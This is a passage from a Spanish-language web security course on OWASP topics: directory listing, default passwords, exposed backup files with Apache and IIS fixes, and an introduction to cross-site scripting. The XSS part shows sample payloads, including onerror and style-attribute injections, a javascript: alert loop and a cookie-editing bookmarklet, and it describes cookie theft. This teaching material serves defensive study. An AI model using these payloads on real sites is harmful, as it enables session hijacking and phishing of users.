2.7. TEMA 8: A6 – SECURITY MISCONFIGURATION

2.7.1. Listado de directorios no deshabilitado

Index of /wp-content/uploads/filebase				
	Name	Last modified	Size	Description
	Parent Directory		-	
	AVISO20151.pdf	2015-01-12 20:04	248K	
	Comunicado1-120x46.jpg	2015-01-12 20:00	3.2K	
	Comunicado1.jpg	2015-01-12 20:00	10K	
	resolucion-120x47.jpg	2014-08-15 22:41	3.0K	
	resolucion.jpg	2014-08-15 22:41	13K	
	resoluciones_2014/	2014-06-30 18:50	-	

Figura 62: Prueba de concepto.
Fuente. - CIBERTEC.

Si bien muchas veces los servidores instalados por default vienen con la característica de permitir el listado de directorios, en ocasiones este puede convertirse en un problema de seguridad, por lo que sería conveniente restringir esa opción.

A continuación, se presentan dos escenarios:

Escenario # 1:

El listado de directorios no está deshabilitado en el servidor de aplicaciones. El atacante descubre que simplemente puede listar directorios para encontrar cualquier archivo. El atacante encuentra y descarga todas las clases Java compiladas, realiza el método de “ingeniería inversa” para obtener todo el código personalizado.

Escenario # 2:

El servidor de aplicaciones de producción incluye proyectos de ejemplo que no se eliminan, dichas aplicaciones - proyectos tienen fallos de seguridad, los cuales el atacante pueden utilizar para comprometer la estabilidad y degradar el servicio o colapsar la funcionalidad.

2.7.2. Passwords por defecto

Una contraseña es algo que el usuario conoce, es similar a un número de identificación personal (PIN) que utilizamos para nuestra tarjeta de cajero automático del banco. Junto con la identificación del usuario, es el mecanismo más común de identificación y autorización implementado en aplicaciones Web. A continuación, se presentan las ventajas y desventajas en el uso de una contraseña como mecanismo de autenticación.

Ventajas

- Fácil de implementar.
- Bajo costo (no requiere hardware sofisticado).
- Fácil de usar (a menos que lo olvidemos).

Desventajas

- Fácil de adivinar.
- Pueden ser infiltrados o utilizar fuerza bruta.
- Los usuarios tienden a olvidar su contraseña o incluirlos en notas adhesivas publicado en su monitor o debajo del teclado.

Con las mejores prácticas y directrices adecuadas de aplicación, el uso de la contraseña como mecanismo de autenticación puede ser una solución rápida y fácil.

Las mejores prácticas

La longitud y la complejidad de la contraseña con la gestión de contraseñas adecuada hace que el uso de la contraseña como mecanismo de autenticación, vale la pena tener en cuenta en sus necesidades de aplicaciones Web. A continuación, se presentan las mejores prácticas para la longitud y complejidad de la contraseña.

Longitud de la contraseña

La longitud de la contraseña que hay que tomar en cuenta es la longitud mínima y máxima de caracteres que comprenden la contraseña de los usuarios. Para facilitar el cambio de esta longitud, su aplicación puede ser configurable posiblemente utilizando un archivo de propiedades o el archivo de configuración XML.

- **La longitud mínima:** Las contraseñas deben tener por lo menos ocho (8) caracteres. La combinación de esta longitud con la complejidad hace que una contraseña sea difícil de adivinar.
- **Longitud máxima:** Recuerde, la gente tiende a olvidar sus contraseñas fácilmente. Cuanto más larga sea la contraseña, la gente tiene más oportunidades de utilizar su contraseña en el sistema erróneamente.

Complejidad de la contraseña

La combinación de los caracteres debe ser de caracteres alfanuméricos. Los caracteres alfanuméricos contienen letras, números, signos de puntuación y otros símbolos matemáticos convencionales.

Para la funcionalidad de cambio de contraseña, si es posible, mantener un historial de contraseñas antiguas utilizadas. No debe almacenar las contraseñas reales para proteger contra ataques de fuerza bruta si el archivo de base de datos se ve comprometido. De esta manera, el usuario no puede cambiar a una contraseña que se utilizó un par de meses atrás.

2.7.3. Backups

Si bien la mayoría de los archivos dentro de un servidor Web son manejados directamente por el servidor en sí, no es raro encontrar archivos sin referencia u olvidados que puedan ser utilizados para obtener información importante sobre la infraestructura o las credenciales.

Los escenarios más comunes incluyen la presencia de versiones antiguas renombradas de archivos modificados, archivos de inclusión que se cargan en el idioma de su elección y se pueden descargar como fuente, o incluso copias de seguridad automáticas o manuales en forma de archivos comprimidos. Los archivos de respaldo también pueden ser generados automáticamente por el sistema de archivos subyacente en el que se aloja la aplicación, una función que generalmente se denomina "instantáneas".

Todos estos archivos pueden otorgar acceso al probador al funcionamiento interno, puertas traseras, interfaces administrativas o incluso credenciales para conectarse a la interfaz administrativa o al servidor de la base de datos.

Una importante fuente de vulnerabilidad se encuentra en los archivos que no tienen nada que ver con la aplicación, sino que se crean como consecuencia de la edición de archivos de la aplicación, o después de crear copias de seguridad sobre la marcha o al dejar en el árbol Web archivos viejos o no referenciados. La realización de la edición in situ u otras acciones administrativas en servidores Web de producción pueden dejar inadvertidamente copias de seguridad, ya sea generadas automáticamente por el editor al editar archivos, o por el administrador que está comprimiendo un conjunto de archivos para crear una copia de seguridad.

Es fácil olvidar esos archivos y esto puede suponer una grave amenaza para la seguridad de la aplicación. Eso sucede porque las copias de seguridad pueden generarse con extensiones de archivo diferentes a las de los archivos originales. Un archivo .tar, .zip o .gz que generamos (y olvidamos...) obviamente tiene una extensión diferente, y lo mismo ocurre con las copias automáticas creadas por muchos editores (por ejemplo, emacs genera una copia de respaldo llamada archivo ~ cuando archivo de edición). Hacer una copia a mano puede producir el mismo efecto (piense en copiar el archivo a file.old). El sistema de archivos subyacente en el que se encuentra la aplicación podría hacer "instantáneas" de su aplicación en diferentes momentos sin su conocimiento, que también puede ser accesible a través de la Web, presentando un estilo similar pero diferente de "copia de seguridad" como amenaza para su aplicación.

Como resultado, estas actividades generan archivos que no son necesarios para la aplicación y el servidor Web puede manejarlos de manera diferente que el archivo original. Por ejemplo, si hacemos una copia de login.asp llamada login.asp.old, estamos permitiendo que los usuarios descarguen el código fuente de login.asp. Esto se debe a que login.asp.old normalmente se servirá como texto o sin formato, en lugar de ejecutarse debido a su extensión. En otras palabras, el acceso a login.asp causa la ejecución del código del lado del servidor de login.asp, mientras que el acceso a login.asp.old hace que el contenido de login.asp.old (que es, de nuevo, el código del lado del servidor) ser claramente devuelto al usuario y mostrarse en el navegador. Esto puede plantear riesgos de seguridad, ya que la información sensible puede ser revelada.

En general, exponer el código del lado del servidor es una mala idea. No solo está exponiendo innecesariamente la lógica empresarial, sino que puede estar revelando, sin saberlo, información relacionada con la aplicación que puede ayudar a un atacante (nombres de ruta, estructuras de datos, etc.). Sin mencionar el hecho de que hay demasiadas secuencias de comandos con nombre de usuario y contraseña incrustados en texto claro (que es una práctica descuidada y muy peligrosa).

Otras causas de archivos no referenciados se deben a opciones de diseño o configuración cuando permiten que diversos tipos de archivos relacionados con la aplicación, como archivos de datos, archivos de configuración, archivos de registro, se almacenen en directorios del sistema de archivos al que puede acceder el servidor Web. Normalmente, estos archivos no tienen ninguna razón para estar en un espacio del sistema de archivos al que se puede acceder a través de la Web, ya que la aplicación debe acceder solo a nivel de la aplicación (y no por el usuario ocasional que navega).

Amenazas

Los archivos antiguos, de respaldo y sin referencia presentan diversas amenazas a la seguridad de una aplicación Web:

- Los archivos no referenciados pueden divulgar información sensible que puede facilitar un ataque enfocado contra la aplicación; por ejemplo, incluir archivos que contienen credenciales de base de datos, archivos de configuración que contienen referencias a otro contenido oculto, rutas de archivos absolutas, etc.
- Las páginas sin referencia pueden contener una poderosa funcionalidad que puede usarse para atacar la aplicación; por ejemplo, una página de administración que no está vinculada desde el contenido publicado, pero puede acceder a ella cualquier usuario que sepa dónde encontrarla.
- Los archivos antiguos y de respaldo pueden contener vulnerabilidades que se han solucionado en versiones más recientes; por ejemplo, viewdoc.old.jsp puede contener una vulnerabilidad de recorrido de directorio que se ha corregido en viewdoc.jsp, pero aún puede ser explotada por cualquiera que encuentre la versión anterior.
- Los archivos de respaldo pueden revelar el código fuente de las páginas diseñadas para ejecutarse en el servidor; por ejemplo, la solicitud de viewdoc.bak puede devolver el código fuente de viewdoc.jsp, que se puede revisar en busca de vulnerabilidades que pueden ser difíciles de encontrar haciendo solicitudes ciegas a la página ejecutable. Si bien esta amenaza obviamente se aplica a los lenguajes con script, como Perl, PHP, ASP, scripts de shell, JSP, etc., no está limitado a ellos, como se muestra en el ejemplo proporcionado en el siguiente punto.
- Los archivos de copia de seguridad pueden contener copias de todos los archivos dentro (o incluso fuera) de la raíz Web. Esto permite que un atacante enumere rápidamente toda la aplicación, incluidas las páginas sin referencia, el código fuente, los archivos incluidos, etc. Por ejemplo, si olvida un archivo denominado myservlets.jar.old que contiene (una copia de seguridad de) sus clases de implementación de servlet, usted está exponiendo una gran cantidad de información sensible que es susceptible de descompilación e ingeniería inversa.

- En algunos casos, copiar o editar un archivo no modifica la extensión del archivo, sino que modifica el nombre del archivo. Esto sucede, por ejemplo, en entornos Windows, donde las operaciones de copia de archivos generan nombres de archivos con el prefijo "Copia de" o versiones localizadas de esta cadena. Como la extensión de archivo no se modifica, este no es un caso en el que el servidor Web devuelva un archivo ejecutable como texto sin formato y, por lo tanto, no es un caso de divulgación del código fuente. Sin embargo, estos archivos también son peligrosos porque existe la posibilidad de que incluyan una lógica obsoleta e incorrecta que, cuando se invoca, podría desencadenar errores de aplicación, que podrían arrojar información valiosa a un atacante, si la visualización de mensajes de diagnóstico está habilitada.
- Los archivos de registro pueden contener información confidencial sobre las actividades de los usuarios de la aplicación, por ejemplo, datos confidenciales aprobados en parámetros de URL, ID de sesión, URL visitadas (que pueden revelar contenido no referenciado adicional), etc. Otros archivos de registro (por ejemplo, registros ftp) pueden contener información confidencial sobre el mantenimiento de la aplicación por los administradores del sistema.
- Las instantáneas del sistema de archivos pueden contener copias del código que contienen vulnerabilidades que se han solucionado en versiones más recientes. Por ejemplo, `./snapshot/monthly.1/view.php` puede contener una vulnerabilidad de recorrido de directorio que se ha corregido en `/view.php`, pero aún puede ser explotada por cualquiera que encuentre la versión anterior.

2.7.4. Remediaci^{on}es

Listado de directorios no deshabilitado

Apache:

Para apache tenemos 3 m^{et}odos distintos:




Figura 63: Prueba de concepto.
Fuente. - <https://darkchicles.com>

Método 1

El primer método precario y hasta un grado tedioso es colocar un archivo index.html | index.php | index.htm a cada uno de los directorios donde no queremos que se listen los archivos.



Figura 64: Prueba de concepto.

Fuente. - <https://darkchicles.com>

En el ejemplo colocamos un archivo index.html en el directorio images, para que no se listaran los archivos del mismo.

Método 2

El siguiente método consiste en crear un archivo .htaccess para ello abrimos un símbolo de sistema, nos movemos al directorio raíz de nuestro sitio (en este caso prueba) y escribimos la siguiente línea:

```
echo Options -Indexes > .htaccess
```



Figura 65: Prueba de concepto.

Fuente. - <https://darkchicles.com>

Con esto evitaremos que cualquier directorio que se encuentra debajo del directorio principal liste los archivos, apareciendo lo siguiente:




Figura 66: Prueba de concepto.

Fuente. - <https://darkchicles.com>

Método 3

Este método es directamente en archivo de configuración de apache (en mi caso estoy utilizando XAMPP, por lo que mi archivo de configuración es C:\xampp\apache\conf\httpd.conf).


Abrimos el archivo de configuración de apache con nuestro editor favorito (Notepad++) y buscamos la línea “Options Indexes FollowSymLinks”.

A screenshot of the Notepad++ code editor. The title bar says "httpd.conf". The code is a snippet from the Apache configuration file. Line 223 is highlighted in blue: "Options Indexes FollowSymLinks Includes ExecCGI". The rest of the code is mostly comments and other directives.

Figura 67: Prueba de concepto.

Fuente. - <https://darkchicles.com>

Modificaremos la línea agregando un “-“ al inicio de “Indexes”, quedando de la siguiente forma: “Options -Indexes FollowSymLinks”.



```

208 # This should be changed to whatever you set DocumentRoot to.
209 #
210 <Directory "C:/xampp/htdocs">
211 #
212 # Possible values for the Options directive are "None", "All",
213 # or any combination of:
214 #   Indexes Includes FollowSymLinks SymLinksIfOwnerMatch ExecCGI MultiViews
215 #
216 # Note that "MultiViews" must be named *explicitly* --- "Options All"
217 # doesn't give it to you.
218 #
219 # The Options directive is both complicated and important. Please see
220 # http://httpd.apache.org/docs/2.2/mod/core.html#options
221 # for more information.
222 #
223 Options -Indexes FollowSymLinks Includes ExecCGI

```

Figura 68: Prueba de concepto.

Fuente. - <https://darkchicles.com>

Guardamos el archivo y reiniciamos nuestro servidor apache.

IIS (VERSIÓN 7):

En IIS la cosa es sencilla (al estilo Microsoft), primero probaremos si nuestro IIS tiene habilitada la característica de listado de directorio.




Figura 69: Prueba de concepto.

Fuente. - <https://darkchicles.com>

En este caso podemos comprobar que si, por lo que iremos al panel de configuración de Internet Information Services (IIS) , para ello abrimos un explorador y colocamos la siguiente ruta: “Panel de control\Sistema y seguridad\Herramientas administrativas” , una vez hecho esto, damos doble clic sobre “Administrador de Internet Information Services (IIS)” una vez en el Administrador nos ubicamos en el sitio en el que queremos evitar el listado de directorios, en este ejemplo es el Default Web Site.





Figura 70: Prueba de concepto.

Fuente. - <https://darkchicles.com>

Damos clic sobre el icono:



Luego se abrirá la siguiente ventana:




Figura 71: Prueba de concepto.

Fuente. - <https://darkchicles.com>

Aquí daremos clic sobre la opción de deshabilitar:




Figura 72: Prueba de concepto.
Fuente. - <https://darkchicles.com>

Y listo, con eso tendremos nuestro listado de directorios deshabilitado:



Figura 73: Prueba de concepto.
Fuente. - <https://darkchicles.com>

Si queremos manejar los errores de nuestro servidor para personalizar nuestras páginas, podemos visitar el siguiente link:

<http://www.psicodebyte.com/html/taller/errores.html>

Passwords por defecto

Generación de la contraseña

El API OWASP Enterprise Security para Java tiene algunos métodos que simplifican la tarea de generar contraseñas de calidad, así como la determinación de la contraseña.

```
public void verifyPasswordStrength(String newPassword, String oldPassword)
```

El método `verifyPasswordStrength()` acepta una nueva contraseña y la contraseña actual. En primer lugar, comprueba que la nueva contraseña no contiene tres subcadenas de caracteres de la contraseña actual.

En segundo lugar, se comprueba si la contraseña contiene caracteres de cada uno de los siguientes conjuntos de caracteres: CHAR_LOWERS, CHAR_UPPERS, CHAR_DIGITS, CHAR_SPECIALS.

Finalmente, se calcula la intensidad de la contraseña mediante la multiplicación de la longitud de la nueva contraseña por el número de conjuntos de caracteres que se compone. Un valor inferior a 16 se considera débil y una excepción será lanzada en este caso. En algún momento en el futuro, este valor será una opción configurable por el usuario.

```
public String generateStrongPassword()
```

El generateStrongPassword() utiliza la aleatoriedad ESAPI para construir contraseñas seguras compuestas por letras mayúsculas y minúsculas, números y caracteres especiales. Actualmente, todos los conjuntos de caracteres están codificadas en ESAPI Encoder.java. Hay planes para hacer estos configurable por el usuario.

Backups

Para garantizar una estrategia de protección efectiva, las pruebas deben estar compuestas por una política de seguridad que claramente prohíbe las prácticas peligrosas, tales como:

- Edición de archivos in situ en el servidor Web o en los sistemas de archivos del servidor de aplicaciones. Este es un mal hábito particular, ya que es probable que los editores generen archivos de copia de seguridad involuntariamente. Es sorprendente ver con qué frecuencia se hace esto, incluso en grandes organizaciones. Si necesita absolutamente editar archivos en un sistema de producción, asegúrese de no dejar nada que no esté explícitamente previsto, y considere que lo hace bajo su propio riesgo.
- Compruebe cuidadosamente cualquier otra actividad realizada en los sistemas de archivos expuestos por el servidor Web, como actividades de administración puntual. Por ejemplo, si ocasionalmente necesita tomar una instantánea de un par de directorios (lo cual no debe hacer en un sistema de producción), puede sentir la tentación de comprimirlos primero. Tenga cuidado de no olvidar detrás de esos archivos de almacenamiento.
- Las políticas de administración de configuración adecuadas deberían ayudar a no dejar archivos obsoletos y sin referencias.
- Las aplicaciones deben diseñarse para no crear (o confiar) en los archivos almacenados en los árboles del directorio Web servidos por el servidor Web. Los archivos de datos, archivos de registro, archivos de configuración, etc. deben almacenarse en directorios no accesibles por el servidor Web, para contrarrestar la posibilidad de divulgación de información (sin mencionar la modificación de datos si los permisos del directorio Web permiten escribir).

- Las instantáneas del sistema de archivos no deberían poder accederse a través de la Web si la raíz del documento está en un sistema de archivos que utiliza esta tecnología. Configure su servidor Web para denegar el acceso a dichos directorios, por ejemplo, bajo la directiva apache a location, tal como se debe usar:

```
<Location ~ ".snapshot">
  Order deny,allow
  Deny from all
</Location>
```

2.8. TEMA 9: A7 – CROSS SITE SCRIPTING (XSS)

XSS, del inglés Cross-Site Scripting es un tipo de inseguridad informática o agujero de seguridad típico de las aplicaciones Web, que permite a una tercera persona injectar en páginas Web visitadas por el usuario código JavaScript o en otro lenguaje similar (por ejemplo: VBScript), evitando medidas de control como la Política del mismo origen.

Es posible encontrar una vulnerabilidad de Cross-Site Scripting en aplicaciones que tengan entre sus funciones presentar la información en un navegador Web u otro contenedor de páginas Web. Sin embargo, no se limita a sitios Web disponibles en Internet, ya que puede haber aplicaciones locales vulnerables a XSS, o incluso el navegador en sí.

XSS es un vector de ataque que puede ser utilizado para robar información delicada, secuestrar sesiones de usuario, y comprometer el navegador, subyugando la integridad del sistema. Las vulnerabilidades XSS han existido desde los primeros días de la Web.

Sucede cuando un usuario mal intencionado envía código malicioso a la aplicación Web y se coloca en forma de un hipervínculo para conducir al usuario a otro sitio Web, mensajería instantánea o un correo electrónico. Así mismo, puede provocar una negación de servicio (DDoS).

Esta situación es usualmente causada al no validar correctamente los datos de entrada que son usados en cierta aplicación, o no sanear la salida adecuadamente para su presentación como página Web.




Figura 74: Prueba de concepto.

Fuente. - <https://www.cert.org.mx>

Generalmente, si el código malicioso se encuentra en forma de hipervínculo es codificado en HEX (basado en el sistema de numeración hexadecimal, base 16) o algún otro, así cuando el usuario lo vea, no le parecerá sospechoso. De esta manera, los datos ingresados por el usuario son enviados a otro sitio, cuya pantalla es muy similar al sitio Web original.

De esta manera, es posible secuestrar una sesión, robar cookies y cambiar la configuración de una cuenta de usuario.

2.8.1. Tipos y definiciones

Esta vulnerabilidad puede estar presente de las siguientes formas:

XSS Directo (persistente)

Este tipo de XSS comúnmente filtrado, y consiste en insertar código HTML peligroso en sitios que lo permitan; incluyendo así etiquetas como <script> o <iframe>.

Funciona localizando puntos débiles en la programación de los filtros de HTML si es que existen, para publicar contenido (como blogs, foros, etc.).

Normalmente el atacante tratará de insertar tags como <iframe>, o <script>, pero en caso de fallar, el atacante puede tratar de poner tags que casi siempre están permitidas y es poco conocida su capacidad de ejecutar código. De esta forma el atacante podría ejecutar código malicioso.

Ejemplos:

Una posibilidad es usar atributos que permiten ejecutar código.

```
<BR STYLE="behavior: url(http://yoursite/xss.htm);">
<DIV STYLE="background-image:
url(javascript:alert('XSS'))">
<IMG SRC=X ONERROR="alert(/XSS/)">
```

XSS Indirecto (reflejado)

Este tipo de XSS consiste en modificar valores que la aplicación Web utiliza para pasar variables entre dos páginas, sin usar sesiones y sucede cuando hay un mensaje o una ruta en la URL del navegador, en una cookie, o cualquier otra cabecera HTTP (en algunos navegadores y aplicaciones Web, esto podría extenderse al DOM del navegador).

Supongamos que un sitio Web tiene la siguiente forma:

```
http://www.example.com/home.asp?frame=menu.asp
```

Y que al acceder se creará un documento HTML enlazando con un frame a menu.asp.

En este ejemplo, ¿Qué pasaría si se pone como URL del frame un código JavaScript?

```
javascript:while(1)alert("Este mensaje saldrá indefinidamente");
```

Si este enlace lo pone un atacante hacia una víctima, un visitante podrá verlo y verá que es del mismo dominio, suponiendo que no puede ser nada malo y de resultado tendrá un bucle infinito de mensajes.

Un atacante en realidad trataría de colocar un script que robe las cookies de la víctima, para después poder personificarse como con su sesión, o hacer automático el proceso con el uso de la biblioteca cURL o alguna similar. De esta forma, al recibir la cookie, el atacante podría ejecutar acciones con los permisos de la víctima sin siquiera necesitar su contraseña.

Otro uso común para estas vulnerabilidades es lograr hacer phishing. Quiere ello decir que la víctima ve en la barra de direcciones un sitio, pero realmente está en otra. La víctima introduce su contraseña y se la envía al atacante.

Una página como la siguiente:

```
error.php?error=Usuario%20Invalido
```

Es probablemente vulnerable a XSS indirecto, ya que, si escribe en el documento "Usuario Inválido", esto significa que un atacante podría insertar HTML y JavaScript si así lo desea.

Por ejemplo, un tag como <script> que ejecute código JavaScript, cree otra sesión bajo otro usuario y mande la sesión actual al atacante.

Para probar vulnerabilidades de XSS en cookies, se puede modificar el contenido de una cookie de forma sencilla, usando el siguiente script. Sólo se debe colocar en la barra de direcciones, y presionar "Enter".

```
javascript:void prompt("Introduce la  
cookie:",document.cookie).replace(/[^;]+/g,function(_)  
{document.cookie=_;});
```

AJAX

